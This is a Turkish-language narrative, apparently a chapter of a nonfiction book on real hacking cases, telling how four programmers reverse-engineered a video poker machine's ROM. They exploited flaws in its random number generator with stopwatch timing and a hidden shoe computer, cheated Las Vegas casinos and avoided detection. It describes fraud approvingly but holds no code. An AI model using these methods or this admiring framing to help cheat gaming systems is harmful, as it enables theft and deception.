İlk ateşleme böyle oldu. Alex bu yaratıcı sürecin pırıltılı anılarını hatırlarken, "Dördümüz de bir şekilde meraka düşmüştük ve eve dönünce konuyu araştırmaya başladık," diyordu. Araştırmalarının zaten şüphelendikleri şeyi desteklemesi fazla sürmedi. "Evet, bunlar temel olarak bilgisayar programlarıydı. O zaman bu cihazları çökertmenin bir yolu var mı diye düşünmeye başladık."

Slot makinelerini, makinenin içindeki bilgisayar çipine ulaşmak ve kumarhanenin sağlayacağından çok daha cazip ödüller kazanacak bir versiyon için programa müdahale edip, "ROM yongalarındaki yerleşik yazılımı çözerek," alt etmiş insanlar vardı. Bunu yapanlar olmuştu ama bunun için bir kumarhane çalışanıyla, hatta herhangi bir çalışanla da değil, slot makinesi teknisyenlerinden biriyle anlaşmak gerekli görünüyordu. Alex ve kankalarına göre, "ROM'ları değiş-tokuş etmek, yaşlı bir kadının tepesine vurup çantasını almaya benziyordu." Eğer deneyeceklerse, bunun programlama becerilerine ve zekâlarına karşı bir nevi meydan okuma olacağını düşündüler. Ayrıca toplum mühendisliği konusunda ileri yeteneklere sahip değillerdi; bir kumarhane çalışanına nasıl yaşayacaklarını ve kendilerine ait olmayan parayı ele geçirmek üzere küçük planlarına dahil olması için onu nasıl ikna edeceklerini bilmeyen, bilgisayarçı adamlardı.

Peki, sorunu çözmeye nasıl başlayacaklardı? Alex şöyle açıkladı:

Gerçekten gelen kartların sırasıyla ilgili bir tahminde bulunup bulunamayacağımızı merak ediyorduk. Veya belki bir programcının kendi çıkarı için koymuş olabileceği bir arka kapı [programa daha sonradan yetkisiz erişime izin veren bir yazılım kodu] bulabilirdik. Tüm programlar programcılar tarafından yazılır ve programcılar hasarı yaratıklardır. Bir şekilde, mesela bahis oranlarını değiştirmek için butonlara belirli sıralarla basmak gibi tesadüfî bir yolla bir arka kapı veya kullanabileceğimizi basit bir programlama çatlağı bulabileceğimizi düşündük.

Alex, Thomas Bass tarafından yazılmış olan, bir grup bilgisayarçı ve fizikçinin 1980'lerde Las Vegas'ta rulet oyununun sonucunu tahmin etmek için icat ettikleri, sigara paketi büyüklüğündeki taşınabilir bilgisayar kullanarak rulet makinesini nasıl alt ettiklerini anlatan *The Eudaemonic Pie* (Penguin 1992) adlı kitabı okumuştur. Masadaki bir ekip üyesi rulet çemberinin hızını ve topun nasıl döndüğü verilerini girmek için butonlara basacak, bilgisayar ise sinyalleri yorumlamak ve doğru bir bahis oynamak üzere konumlanmış bir başka ekip üyesinin kulağındaki işitme cihazı yardımıyla ses verecekti. Tonlarca para kaldırmalıydılar ama olmadı. Alex'in görüşüne göre, "Kitabın kahramanlarının planladıkları tezgâhın potansiyeli çok yüksekti ama elverişsiz ve güvenilmez teknoloji nedeniyle aksaklığa uğramıştı. Ayrıca çok fazla insan işin içindeydi, dolayısıyla davranışsal ve kişilerarası ilişkiler sorun yaratıyordu. Biz onların düştüğü hataları tekrarlamamayı kafaya koyduk."

Alex, bilgisayarlar tamamen deterministik cihazlar olduklarından, bilgisayar tabanlı bir oyunu alt etmenin daha kolay olacağını düşünüyordu; sonuçlar ya eski verilere dayanacak, ya da eski bir mühendislik tanımıyla ifade edersek, iyi veri girilirse, iyi veri çıkacaktı. (Bu tanımın orijinali konuya olumsuz bir perspektiften bakar: "Çöp girerse, çöp çıkar!")

Bu iş tam da dişine göre idi. Gençliğinde Alex kült bir grupla müzik yapan, rock yıldızı olma hayalleri kuran biriydi ama bu hayali gerçekleştirmeyince kendini matematik okurken bulmuştu. Matematiğe yeteneği vardı ve okulu hiçbir zaman fazla takmasa da (hatta üniversiteyi bırakmasına rağmen), oldukça sağlam bir uzmanlık düzeyine erişmesine yetecek kadar matematikle ilgilenmişti.

Bazı araştırmalar yapması gerektiğine karar verince, Patent Dairesi'nin okuma salonunda biraz zaman geçirmek üzere Washington D.C.'ye gitti. "Birilerinin video poker makinesi için tüm kodları yazacak kadar aptal olabileceğini düşündüm," diyordu. Ve beklendiği üzere, haklıydı. "O zamanlar bir yığın program kodunu patente dökmek, bir patent sahibi için icadını korumanın tek yoluydu, zira kod, icadın kesinlikle son derece detaylı ama pek de kullanıcı dostu olmayan bir açıklamasını içeriyordu. Program kodları içeren bazı mikrofilmli aldım ve anlaşılır hale getirilmesi gereken ilgi çekici bölümler için [kullanılabilir bir forma] hex sayılar (16'lık sistem) içeren sayfaları taradım."

Kodu analiz eden ekip, şaşırtıcı birkaç sır keşfetti ama sonuç olarak gerçekten ilerleme sağlayabilmek için sızmak istedikleri belirli bir tip makine üzerinde bizzat çalışmaları ve kodu kendilerinin gözden geçirmesi gerektiğine karar verdi.

Ekip olarak uyumlu bir birliktelikleri vardı. Mike, donanım tasarımı üzerine diğerlerinden daha yetenekli, uzman bir programcıydı. Marc, ergen görünümlü bir Doğu Avrupa göçmeni ve yine kıvrak bir program-

cıydı. Ama diğer taraftan her şeyi yapılabilir gören, ukala tavırlı, pervasız biriydi. Alex programlama konusunda üstündü ve ihtiyaç duyduklarında kriptografi (şifreleme) bilgisine sahip olan tek kişiydi. Larry pek programcı sayılmazdı ve geçirdiği motosiklet kazası yüzünden fazla seyahat edemiyordu ama projeyi yoluna koyan ve her aşamada ne yapılması gerektiği konusunda herkesi odaklayan mükemmel bir organizatördü.

İlk araştırmalar sonrasında Alex, "Projeyi neredeyse aklından çıkarttı." Yine de Marco projeye sıcak bakıyordu. "Çok büyük bir mesele değil; yasal olarak makine satın alabileceğimiz on üç tane eyalet var," diye ısrar etmeye devam etti. Nihayet şanslarını denemeleri konusunda diğerlerini ikna etti. "Ne halt olacak ki, diye düşündük," diyordu. Her biri seyahati ve makinenin parasını çıkartmaya yetecek kadar para koydu. Bir kez daha –bu sefer masraflarını kendileri karşılayarak ve kafalarında başka bir hedefle– Las Vegas'ın yolunu tuttular.

Alex'in dediğine göre, "Slot makinesi satın almak için temel olarak bu makineleri edinmenin yasal olduğu bir eyalete ait kimlik sahibi olmak yeterliydi. Bu eyaletlerden birinden alınmış yasal bir sürücü ehliyeti sayesinde, pek fazla soruyla muhatap olmadık." İçlerinden biri Nevada'da ikamet eden biriyle yeterli bağlantıya sahipti. "Birinin kız arkadaşının amcası mı, öyle bir şeydi ve Vegas'ta yaşıyordu."

Bu kişiyle irtibatı sağlamak için Mike'ı seçtiler çünkü Alex'in dediğine göre, "Mike, tıpkı bir satış elemanı gibi, son derece şık görümlü biriydi. Bu makineyi yasadışı kumar oynatmak için kullanacaktık. Yani bir nevi silah almak gibiydi yaptığımız." Makinelerin çoğu *gri borsada* –yani kabul görmüş kanallar dışında– sosyal kulüpler gibi yerlere satılıyordu. Yine de Mike, kumarhanelerde kullanılan makinelerin tam olarak aynısını almak istememizi ilginç bulmuştu.

Mike, Japon yapımı bir makine için satıcıya 1.500 dolar ödeme yaptı. "Sonra iki kişi bu boktan şeyi arabaya attık ve arka koltukta bir bebek oturuyormuşçasına dikkatle eve götürdük."

İş Geliştirme

Mike, Alex ve Marco misafir odasını kullanmaları için kendilerine önerilen evin ikinci katına makineyi yüklenip çıkardılar. Bu deneyimin heyecanı Alex için uzun süre hayatındaki unutulmazlardan biri olacaktı.

Makineyi açtık, ROM'unu çıkardık, işlemcisinin ne olduğunu çözdük. Korsan ürün gibi görünen bu Japon makinesini bilinen markalar arasından hangilerine benzediğini anlamaya çalışarak çözmeye karar verdim. Bunu yapan mühendislerin daha fazla baskı altında olduklarını ve biraz daha tembel veya kopyacı olabileceklerini var saydım.

Haklı olduğum ortaya çıktı. Apple II veya Atari'de gördüğümüz 6502'ye benzer bir 6809 [çip] kullanmışlardı. 64K hafıza alanına sahip 8-bit'lik bir çipti bu. Ben assembly (makine kodu) programcısıydım ve dolayısıyla aşına olduğum bir üründü.

Alex'in seçtiği makine yaklaşık 10 yıldır piyasada olan bir modeldi. Kumarhanenin biri güncel tasarımlı yeni bir makine almak istediği zaman, Las Vegas Kumarhaneler Komisyonu programlama üzerinde çalışmak ve ödüllerin oyuncular arasında adil şekilde dağılacağı şekilde tasarlanmasını sağlamak zorundaydı. Yeni bir tasarımın onaylanma süreci uzayabiliyordu, dolayısıyla kumarhaneler tahmin edilenden uzun süre eski makinelerle çalışmaya devam etme eğiliminde oluyorlardı. Ekibin düşüncesine göre, eski makineler güncelliğini yitirmiş teknolojiye sahip görünüyorlardı, dolayısıyla ele geçirmenin daha az incelikli ve kolay olmasını umuyorlardı.

Çipten indirdikleri bilgisayar kodu dijital formdaydı ve bilgisayar komutlarının en temel seviyesi olan 1'ler ve 0'lardan oluşuyordu. Bu formu üzerinde çalışabilecekleri bir biçime çevirmek için, öncelikle biraz *tersine mühendislik* –yani mühendisin veya programcının mevcut ürünün nasıl tasarlandığını anlayabilmesi için kullandığı işlemi– uygulamaları gerekiyordu; bu da, söz konusu kodu makine dilinden kendilerinin anlayabileceği ve üzerinde çalışabilecekleri forma dönüştürmeleri anlamına geliyordu.

Alex'in kodu anlaşılır hale çevirebilmek için *açıcı programa (disassembler)* ihtiyacı vardı. Dörtlü, yazılımı satın almaya çalışarak niyetlerini belli etmek istemediler – bunu yapmak, yerel kütüphaneye girerek, nasıl bomba yapılacağı hakkındaki kitapları incelemeye eşdeğer bir hareket olacaktı. Böylece, Alex'in söylediği üzere, “Çantada keklik olmayan ama eğlenceli ve nispeten kolay,” bir şekilde kendi programlarını yazdılar.

Video poker makinesindeki kodu disassembler program ile çalıştırınca, üç programcı da başına üşüştü. Becerikli bir yazılım mühendisi için odaklanmak istediği program kesitlerini hızlıca tespit etmek genellikle kolaydır. Çünkü kod yazan biri, program bloklarının başına ilk önce tanımlamalarını yerleştirir – yani, bir kitapta her bölüm için konu başlıkları, bölüm başlıkları ve alt başlıklar koymak gibi. Her bloğun işlevini açıklayan bu notlar, görüşler ve hatırlatmalar yol işaretleri gibidirler.

Programlar makinenin işletebileceği forma dönüştürüldüğünde, bu yol işaretleri göz ardı edilir. Bilgisayarın ya da mikroişlemcinin artık onlara ihtiyacı kalmamıştır. Dolayısıyla tersine mühendislik işlemi gören kodda bu faydalı açıklamalar yer almaz. “Yol işaretleri” metaforuyla devam edersek, anlaşılır komutlar haline dönen bu kod, yer adlarının, otoyol ve cadde isimlerinin yer almadığı bir yol haritası gibidir.

Ekrandaki sayfalarca kodu ince eleyip sık dokuyarak şu temel soruların cevaplarına yönelik ipuçları aradılar: “Mantık ne? Kartlar nasıl karıştırılıyor? Değiştirme kartları nasıl alınıyor?” Ama bu kavşakta odaklandıkları asıl konu, kodu rastgele sayı üretici (Random) için kodlamaktı. Alex’in tahminine göre, bu makine için kod yazan Japon programcılar, rastgele sayı üreticinin tasarımında hatalara yol açan kısayollar kullanmış olabilirlerdi. Nitekim tahmini doğru çıktı; kullanmışlardı.

Kodun Yeniden Yazımı

Alex bu aşamadaki gayretleriyle gurur duyuyordu. “Bizler programcıydık; yaptığımız işte iyiydik. Koddaki sayıların makinedeki kartlara nasıl dönüştüğünü çözdük ve aynı işlevi görececek bir C kod parçası yazdık,” diyerek, “C” adı verilen programlama dilinden bahsetti.

Çok iyi motive olmuştuk ve gece gündüz çalışarak büyük ilerleme kaydettik. Kodun içeriğine iyice hâkim olduğumuz noktaya gelene kadar; sanırım iki veya üç hafta geçtiğini söyleyebilirim.

Kodu inceliyorduk, bazı tahminlerde bulunuyorduk, yeni bir kod yazıyorduk, ROM’a yüklüyorduk, tekrar makineye yerleştiriyor ve neler olduğuna bakıyorduk. Oyun kartlarının üzerine ekranda hex [onaltılık] sayıları gösteren program parçaları yazmak gibi şeyler yaptık. Yani temel olarak kodun kartları nasıl dağıttığına dair bir şablon elde ettik.

Uyguladığımız şey deneme–yanılma ile yukarıdan aşağı analizin bir birleşimiydi; kod oldukça kısa sürede anlam ifade etmeye başladı. Böylece bilgisayarın içindeki sayıların ekranda tam olarak nasıl kartlara dönüştüğü hakkında her şeyi anladık.

Umudumuz, rastgele sayı üreticinin nispeten daha basit olmasıydı. Ve bizim durumumuzda, 90’ların başında, öyleydi. Biraz araştırmayla, bu rastgele sayı yaratıcının Donald Knuth’un 60’larda yazdığı şeylere dayandığını keşfettim. Japonlar bunların hiçbirini kendileri bulmamışlardı; sadece Monte Carlo metotları hakkındaki mevcut araştırmaları almış ve kodlarına koymuşlardı.

Kartları yaratmak için tam olarak hangi algoritmayı kullandıklarını çözdük; buna lineer geri bildirimli kaydırma yazmacı (linear feedback shift register) deniyordu ve oldukça iyi bir rastgele sayı üreticisiydi.

Ama kısa süre sonra, rastgele sayı üreticinin (RNG) işlerini son derece kolaylaştıran vahim bir kusuru olduğunu keşfettiler. Mike bunu şöyle

açıkladı: "Nispeten basit 32-bit bir RNG'ydi, dolayısıyla hesaplama karmaşıklığı bakımından kırılması mümkündü ve birkaç iyi optimizasyon sayesinde bunu kırmak neredeyse eğlenceli bir hâle bile geldi."

Yani üretilen sayılar aslında rastgele değildi. Ama Alex bunun altında iyi bir gerekçe olduğunu düşünüyordu:

Eğer gerçekten rastgele olsa, bahis oranlarını anlayamazlar: Bahis oranlarının gerçekten ne olduğunu doğrulayamazlar: Bazı makineler birbiri ardına floş royal veriyordu. Bunun hiçbir şekilde olmaması gerekir. Dolayısıyla tasarımcılar doğru istatistiklere sahip olduklarından emin olmak isterler: Yoksa kendilerinin oyun üzerinde kontrolü olmadığını hissederler.

Bu makineyi tasarlarlarken tasarımcıların fark etmedikleri bir diğer şey ise, temel olarak sadece bir rastgele sayı üretmesine ihtiyaçları olmadığıdır. İstatistiksel olarak her dağıtımda on kart var – yani, başlangıçta görünen beş kart ve eğer oyuncu değiştirmek isterse bu beş kartın her biri için alternatif birer kart daha. Bu eski sürüm makinelerde, temel olarak bu on kartı rastgele sayı üretecinden birbiri ardına on rastgele sayı olarak aldıkları ortaya çıkıyor.

Dolayısıyla Alex ve ortakları bu eski nesil cihazlardaki programlama komutlarının çok yetersiz tasarlanmış olduğunu anladılar. Bu hatalar nedeniyle de, makineyi alt etmek için nispeten basit ama incelikli zekâyâ sahip bir algoritma yazabileceklerini gördüler.

Alex'in numarası, bir oyuna başlamak, makinede hangi sayıların görüldüğünü izlemek ve bu kartları tanımlayan verileri evde kendi bilgisayarlarına girmek şeklinde olacaktı. Kendi algoritmaları rastgele üretcinin nerede olduğunu ve en çok istenen el olan floş royali gösterene kadar kaç sayının geçmesi gerektiğini hesaplayacaktı.

Yani test makinemizin başında, minik programımızı çalıştırıyor-duk ve bize önümüzdeki kart dizilimini doğru şekilde söylüyordu. Son derece heyecanlanmıştık.

Alex bu heyecanını, "Başkalarından daha zeki olduğunu ve onları alt edebileceğini, hem de bizim durumumuzda, bunun bize para kazandıracak olduğunu bilmek," duygusuyla bağdaştırıyordu.

Aalışverişe gittiler ve saniyenin onda biri adımlarla geri gidebilen kronometreye sahip Casio marka bir kol saati buldular; kumarhaneye girecek üç kişi için birer tane aldılar; Larry evde, bilgisayar başında kalacaktı.

Artık yöntemlerini test etmeye hazırdılar. Ekipten biri oyuna başlayacak ve elini – yani elindeki beş kartın rakamını ve cinsini – yüksek sesle söyleyecekti. Larry de bu verileri kendi bilgisayarlarına girecekti. Markasız bir şey olmasına rağmen, çalışkan inekler ve bilgisayar hastaları ara-

sında popüler bir model olan kol saati amaçları için mükemmeldi çünkü içindeki çip Japon video poker makinesinin çipine göre çok daha hızlıydı. Casio geri sayıcılardan birini kurmak için kesin zamanı hesaplamaları sadece birkaç dakikalarını aldı.

Kronometre başladığında, slot makinesinin başındaki kişi Başlat düğmesine basacaktı. Ancak basma işlemi kesin olarak bir saniyeden az bir süre içinde yapılmak zorundaydı. Alex'in söylediğine göre, bu görüldüğü kadar büyük bir sorun değildi:

Eki pten ikiniz müzisyen olarak epey zaman geçirmiştik. Müzisyenseniz ve belli bir ritim duygunuz varsa, bir düğmeye artı eksi beş milisaniye içinde basabilirsiniz.

Eğer her şey öngörüldüğü gibi giderse, makine en çok istenen el olan floş royali gösterecekti. Hepsi de kendi denemelerinde makul bir oranda floş royal yakalayana kadar kendi makineleri üzerinde çalıştılar.

Geçen aylar boyunca, Mike'ın deyimiyle, makinenin işleyişine tersine mühendislik uyguladılar, rastgele sayıların ekranda kesin olarak nasıl karta dönüştüğünü, rasgele sayı üreticisinin kesin iterasyon zamanını ve hızını, makinenin ilgili yapısal özelliklerinin tümünü öğrendiler ve tüm bu değişkenleri dikkate alacak bir program geliştirdiler. Böylece zamanın kesin bir anında belirli bir makinenin durumunu bilirlerse, önümüzdeki birkaç saat, hatta birkaç gün içinde herhangi bir zamanda rasgele sayı üreticisinin verdiği sayıyı yüksek bir doğruluk payıyla öngörebilir hâle geldiler.

Makineyi alt ettiler, köleleri haline getirdiler. Bilgisayar korsanlığının akli zorluklarıyla boy ölçüştüler ve başardılar. Bu bilgi onları zengin edebilirdi. Bunun hayalini kurmak eğlenceliydi. Kumarhanenin vahşi ortamında da bunu gerçekten başarabilirler miydi?

Kumarhanelere Dönüş – Bu Sefer Oynamak İçin

Kendi makinenle, mahrem, güvenli ortamında oylanmak başka bir şey, capcanlı bir kumarhanenin ortasında oturup paraları götürmek bambaşka. Bunun için çelik gibi sinir gerek.

Kızlar bu seyahati eğlenceli bir şey olarak düşündüler. Bizimkilerse, kızların güzelliklerini ve vücutlarını teşhir ederek tavan kameraları için tahsis edilmiş güvenlik masası personelinin dikkatini dağıtmayı umarak, dar etekler giymeleri, kumar oynayıp kıkırdayarak sohbet etmeleri, bol bol içki sipariş ederek frapan davranmaları konusunda onları cesaretlendirdiler. "Bunun için kızlara resmen baskı yaptık," diyordu Alex.

Ümitleri, kalabalığa karışarak uyum sağlamaktı. "Mike bu konuda süperdi. Kendisi ve karısı kuşkuyla yer bırakmaksızın klasik kumarbaz tipinde görünüyorlardı."

Alex sahneyi daha dün olmuş gibi tarif ediyordu. Marco ve Mike muhtemelen biraz daha farklı davranmışlardı ama Alex için durum şöyle gelişmişti: Karısı Annie ile birlikte önce bir kumarhane keşfine çıkacak ve bir tane video poker makinesi seçeceklerdi. Makinenin tam bir döngü zamanını yüksek bir hassasiyetle bilmeleri gerekiyordu. Kullandıkları yöntemlerden biri, kol çantasına bir video kamera yerleştirmekti; kumarhane içinde oyuncu, kamera lensini video poker makinesi ekranını göreceği şekilde konumlayacak, daha sonra kamerayı bir müddet çalıştıracaktı. "Durduğu pozisyon önemliymiş gibi göstermeden çantayı tam olarak doğru pozisyonda tutmaya çalışmak ustalık isteyen bir işti. Şüpheli veya dikkat çekici bir şey yapmayı hiçbir şekilde istemiyorduk," diye anlatıyordu Alex. Mike ise daha az titizlik gerektiren bir yöntemi tercih etmişti: "Ortamdaki bilmediğimiz makineler için döngü zamanlaması, ekranda beliren kartları birbirinden ayrı zamanlarda, iki seferde okuyarak hesaplanıyordu." Ancak bu iki sefer arasında makineyle oynanmadığından emin olmak gerekiyordu çünkü bu durumda iterasyon hızı değişirdi. Ama bunu sağlamak kolaydı. Sadece ekrandaki kartların makinede son oynandığında görülen kartlarla aynı olup olmadığının kontrol edilmesi gerekiyordu ki, "Büyük paralar dönen makinelerle sık oynanmadığı," için, genellikle durum böyle oluyordu.

Ekranda gösterilen kartları ikinci kez okurken Casio kronometresini de senkronize edecek ve sonra makinenin zamanlama verileri ile kart sıralamasını evdeki bilgisayarlarına girerek programı çalıştıracak olan Larry'ye telefonla bildireceklerdi. Bu verilere dayanarak bilgisayar bir sonraki floş royal zamanını tahmin edecekti. "Bu durumun saatler sonra olmasını bekliyorduk; bazen günler sonra oluyordu." Böyle hallerde başka bir otelde, başka bir makineyle tüm işleme tekrar başlamak zorunda kalıyorlardı. Bu aşamada Casio'nun zamanlaması bir dakika civarında şaşabiliyordu ama yeterince yakındı.

Alex ve Annie başka birinin o sırada hedef makinede oynuyor olması ihtimaline karşı oldukça erken dönüyor ve diğer oyuncu makine başından ayrılana kadar kumarhanede başka makinelerde zaman geçiriyorlardı. Daha sonra Alex hedef makineye, Annie de yanındaki makineye oturuyordu. Eğleniyormuş gibi görünerek, oynamaya başlıyorlardı. Daha sonra ise Alex'in hatırladıkları şöyleydi:

Casio kronometreye göre hassasiyetle senkronize edilmiş şekilde oyuna başlayacaktım. El gelince, her beş kartın değerini ve cinsini ezberleyecek ve hafızadaki dizilime göre sekiz kart olana kadar oynamaya devam edecektim. Karıma her şeyin yolunda olduğunu başımla işaret edecek ve kumarhanenin hemen dışındaki ankesörlü telefona doğru dikkat çekmeden yönelecektim.

Telefona ulaşmak, yapmam gerekeni yapmak ve makineye geri dönmek için yaklaşık sekiz dakikam olacaktı. Karım oynamaya devam edecekti. Benim makinemi kullanmak için gelen olursa, kocasının orada oynadığını söyleyecekti.

Larry'nin çağrı cihazına arama yaparak, kendisine kartları telefonun klavyesine tuşlayarak bildirmenin bir yolunu bulmuştuk. Kumarhanede insanlar devamlı böyle şeylere kulak kesildikleri için, kartları yüksek sesle telaffuz etmemiş olacaktık. Larry kartları bilgisayara girecek ve programı çalıştıracaktı. Sonra ben onu arayacaktım. Larry ahizeyi bilgisayara tutarak, bana iki küçük sinyal sesi dinletecekti. İlkini duyunca kronometredeki Duraklat düğmesine basarak, geri sayımı durduracaktım. İkinciyi duyunca ise Duraklat düğmesine tekrar basıp, kronometreyi tekrar başlatacaktım.

Alex'in bildirdiği kartlar bilgisayara, makinenin rastgele sayı üreticinin tam olarak nerede olduğu bilgisini veriyordu. Bilgisayar tarafından komutverilen gecikmeyi girince, Alex, Casio geri sayım cihazına çok kritik bir düzeltme giriyor, dolayısıyla cihaz floş royalin tam olarak görüneceği kesin zamanda duruyordu.

Kronometre geri sayıma tekrar başlayınca, makineye geri döndüm. Kronometre "bip, bip, bum" derken, tam "bum" sırasında, makinenin Oyna butonuna bastım. O ilk seferde, sanırım \$35.000 kazandım.

Geldiğimiz noktada yaklaşık yüzde 30-40 başarı oranı yakalamıştık, zira her şey oldukça yolunda gitmişti. İşlerin yolunda gitmediği tek zaman, zamanlamayı tutturamadığımız zamanlardı.

Alex için ilk kazandığı an bir hayli heyecanlı, ama korkutucuydu. "Oyunları denetleyen görevli sert bakışlı, İtalyan bir herifti. Muhtemelen sürekli telefona gittiğim için bana şüpheli, kafası karışık bir ifadeyle baktığından emindim. Yukarı çıkıp kasetlere bakmış olabileceğini düşünüyorum. Tüm gerilime rağmen, çok heyecan vericiydi." Mike ise, "Birileri tuhaf davranışlarımı fark edecek diye doğal olarak gergindim ama aslında hiç kimse benden şüphelenmemişti. Karımla bana klasik, büyük paralar kazanan çiftler gibi davrandılar, tebrik ettiler ve bir çok ödeme seğeneği sundular."

O kadar başarılı olmuşlardı ki, dikkatleri üzerlerine çekmemek için fazla kazanmamaya dikkat etmeleri gerekiyordu. "Çok sansasyonel bir durumdu. On binlerce dolarlık muazzam potlar kazanıyorduk. Bir floş royal, 1'e 4.000 verir; yani 5 dolar attığınız makine 20.000 dolar kazanır."

Böylece yükselmeye başladılar. Bazı oyunlara kademeli tip denir – yani birisi isabet ettirene kadar pot artmaya devam eder. Bizimkiler bu yığılmayı kolaylıkla kazanıyorlardı.

Birinde 45 bin dolar kazandım. Koca kemerli bir teknisyen geldi – muhtemelen ortalıkta dolaşan ve makineleri tamir eden kişiydi. Kumarhane katındaki diğer görevlilerde olmayan özel bir analı-tarı vardı. Kutuyu açtı, elektronik paneli çıkardı, hemen orada, gözümüzün önünde ROM çipi çıkardı. Kemerinde, kilit altında tutulan altın kopyayla (golden master) makinede takılı olan çipi karşılaştırıp test etmekte için kullandığı bir ROM okuyucusu vardı.

Alex'in öğrendiğine göre, ROM testi yıllardır uygulanan standart bir yöntemdi. "Böylelikle oyuna geldiklerini," ama nihayet dalavereye uyardıklarını ve ROM kontrolünü karşı önlem olarak eklediklerini tahmin ediyor. Alex'in ifadesi üzerine kumarhanelerin bu kontrolü yapıp yapmadıklarını merak ettim, zira hapishanede tanıştığım bazıları doğru-dan yerleşik yazılımı değiştirmişti. Yakalanmadan, bu kadar hızlı şekilde bunu nasıl yaptıklarını merak ettim. Alex, bunun güvenlikle yapılan anlaşma ve kumarhane içinden birine yapılan ödemeye sağlanan toplum mühendisliği yaklaşımı olduğunu düşünüyordu. Makinenin çipini karşılaştıracakları altın kopyayı bile değiştirmiş olabileceklerini tahmin ediyordu.

Alex'in vurguladığı üzere, kendi ekip çalışmalarının güzelliği, yerleşik yazılımı değiştirmemiş olmalarıydı. Dolayısıyla yaklaşımları yakalanma konusunda çok daha zorlayıcıydı.

Ekip önceki kadar çok kazanmaya devam edemedi: "Birilerinin nihayet 'Bu herifi daha önce de görmüştüm,' diyeceği aşikârdı. Yakalanacağımızdan korkmaya başlamıştık."

Yakalanmakla ilgili her zamanki endişelerinin yanı sıra, vergi sorunu da kaygılandırıyordu; \$1.200 üzerindeki tüm kazançlarda kumarhane kimlik ibrazı istiyor ve ödemeleri Milli Gelirler İdaresi'ne bildiriyordu. Mike'ın söylediğine göre, "Eğer oyuncu kimliğini ibraz etmezse, verginin ödemedenden kesileceğini tahmin ediyorduk ama bunu öğrenmeye çalışırken dikkatleri üzerimize çekmek istemedik." Vergileri ödemek, 'Büyük bir sorun değildi,' ama "Muazzam miktarlarda para kazandığımıza dair bir kayıt oluşturmaya başlıyordu. Bu yüzden güvenlikle ilgili en büyük sorumuz, 'Nasıl radar dışında kalırız?' üzerine odaklanmıştı." Farklı bir yaklaşım bulmaları gerekiyordu. Kısa bir süre sonra, yeni bir fikir geliştirmeye başladılar.

Yeni Yaklaşım

Bu sefer iki hedefleri vardı: Ful, sıra veya floş gibi ellerle kazanmalarını, dolayısıyla ödemelerinin dikkat çekecek kadar yüksek olmamasını

sağlayacak yeni bir yöntem geliştirmek ve bunu bir şekilde her oyundan önce telefona koşturmadan, daha az belirgin ve rahatsız edici şekilde yapmak.

Kumarhanelerde sınırlı sayıda Japon makinesi kullanıldığı için, bu sefer Amerikan üretimi, daha yaygın kullanılan bir makine kullanmak üzerinde karar kıldılar. Aynı şekilde parçalara ayırdılar ve rastgele sayı üreticinin çok daha karmaşık olduğunu keşfettiler: Cihazda bir yerine, kombineli olarak çalışan iki üretici vardı. Alex'in vardığı sonuç, "Programcılar bu cihaza sızılma olasılığının çok daha fazla farkındaydılar."

Ancak dörtlülü yine tasarımcıların çok kritik bir hata yaptığını keşfetti. "Bariz şekilde, ikinci bir kayıt eklenirse rastgelelik kalitesini arttıracakları üzerine bir makale okumuşlar ama bunu yanlış şekilde uygulamışlardı." Herhangi bir kartı tespit etmek için, ilk rastgele sayı üreticiden gelen sayı, ikinciden gelen sayıya ekleniyordu. Bunu tasarlayanın en doğru yolu, her kart dağıtıldıktan sonra, ikinci üreticinin *iterasyonu* –yani değerini değiştirmesi– olacaktı. Tasarımcılar bunu yapmamışlardı; ikinci kaydı sadece her elin başında iterasyon yapacak şekilde programlamışlardı, dolayısıyla dağıtılan her kartta ilk kayıt sonucuna hep aynı sayı ekleniyordu. Alex'e göre, iki kayıt kullanılması zorluğu meseleyi, "Kriptoloji meselesine" taşımıştı; bunun mesajları şifrelemekte kullanılan bir aşamaya benzer olduğunu fark etti. Konuyla ilgili biraz bilgi edinmesine rağmen, kendilerini çözüme götürmeye yeterli değildi, dolayısıyla daha fazla bilgi toplamak için yakınlardaki bir üniversitenin kütüphanesini ziyaret etmeye başladı.

Eğer tasarımcılar kriptosistemler üzerine kitapları biraz daha dikkatli okusalar, bu hatayı yapmayacaklardı. Ayrıca sistemlerini bizimkine benzer kurulumlara karşı test ederken, daha metodolojik yaklaşmışlardı.

Herhangi iyi bir üniversitenin bilgisayar bilimleri uzmanı, muhtemelen, ne gerektiğini anladığı zaman, bizim yapmak istediğimiz gibi kod yazabilirdi. En zekâ gerektiren kısmı, algoritmaların aramayı hızlı şekilde yapacağı, böyleceneler olduğunu bize birkaç saniye içinde söyleyebilecek bir çözüm geliştirmekti; bunu acemice yaparsak, bizi bir çözüme ulaştırması birkaç saati bulabilirdi.

Hepiniz iyi programcılar, hepimiz hayatımızı halen bununla kazanıyoruz; dolayısıyla bir takım son derece akıllıca optimizasyona ulaştık. Ama bunun kolay olduğunu söyleyemeyeceğim.

Norton'da (Symantec tarafından satın alınmadan önce), kullanıcının şifrelenmiş sanal disk birimi yaratmasına imkân veren bir uygulama olan 'Diskreet' ürünü üzerine çalışan bir programcının benzer bir hata yaptığını anımsıyorum. Program geliştiricisi, algoritmayı –belki de kasten–

yanlış şekilde uygulayarak, şifreleme anahtarı alanının 56-bit'ten-30 bit'e düşmesine neden olmuştu. Federal hükümetin veri şifreleme standardı, kırılmaz olarak düşünülen 56-bit'lik anahtar kullanıyordu ve Norton, kullanıcılarına bu standarda göre korundukları hissiyatını veriyordu. Programcının hatası yüzünden, yürürlükteki kullanıcı verileri 56 yerine sadece 30-bit ile şifrelenmişti. O günlerde bile, 30-bit'lik bir anahtara *kaba kuvvet* uygulamak mümkündü. Bu ürünü kullanan herkes, yanlış bir güvenlik kanısına sahipti: Saldırganın biri anahtarı makul bir sürede türetebilir ve kullanıcı verilerine erişim sağlayabilirdi. Ekip, makinenin programlanmasında benzer bir tür hata tespit etmişti.

Ekip aynı zamanda yeni hedef makinede kazanmalarını sağlayacak bir bilgisayar programı üzerinde çalışıyor, Alex'e artık telefona koşturmayacakları yeni bir yöntem için baskı yapıyordu. Çözüm, *The Eudaemonic Pie* kitabının bir sayfasından geldi: Bir "taşınabilir" casus bilgisayar. Alex, Mike ve Marco'nun bir katalogdan bulduğu küçük bir mikroişlemci panel çevresine yapılandırılan minyatür bir bilgisayardan –ve bununla uyumlu olarak ayakkabı içine sabitlenecek bir kontrol düğmesi ile günümüzde birçok cep telefonunda bulunan sessiz bir titreştiriciden oluşan– bir sistem tasarladı. Sistemlerine "cep-bilgisayar zimbirtısı" adını verdiler.

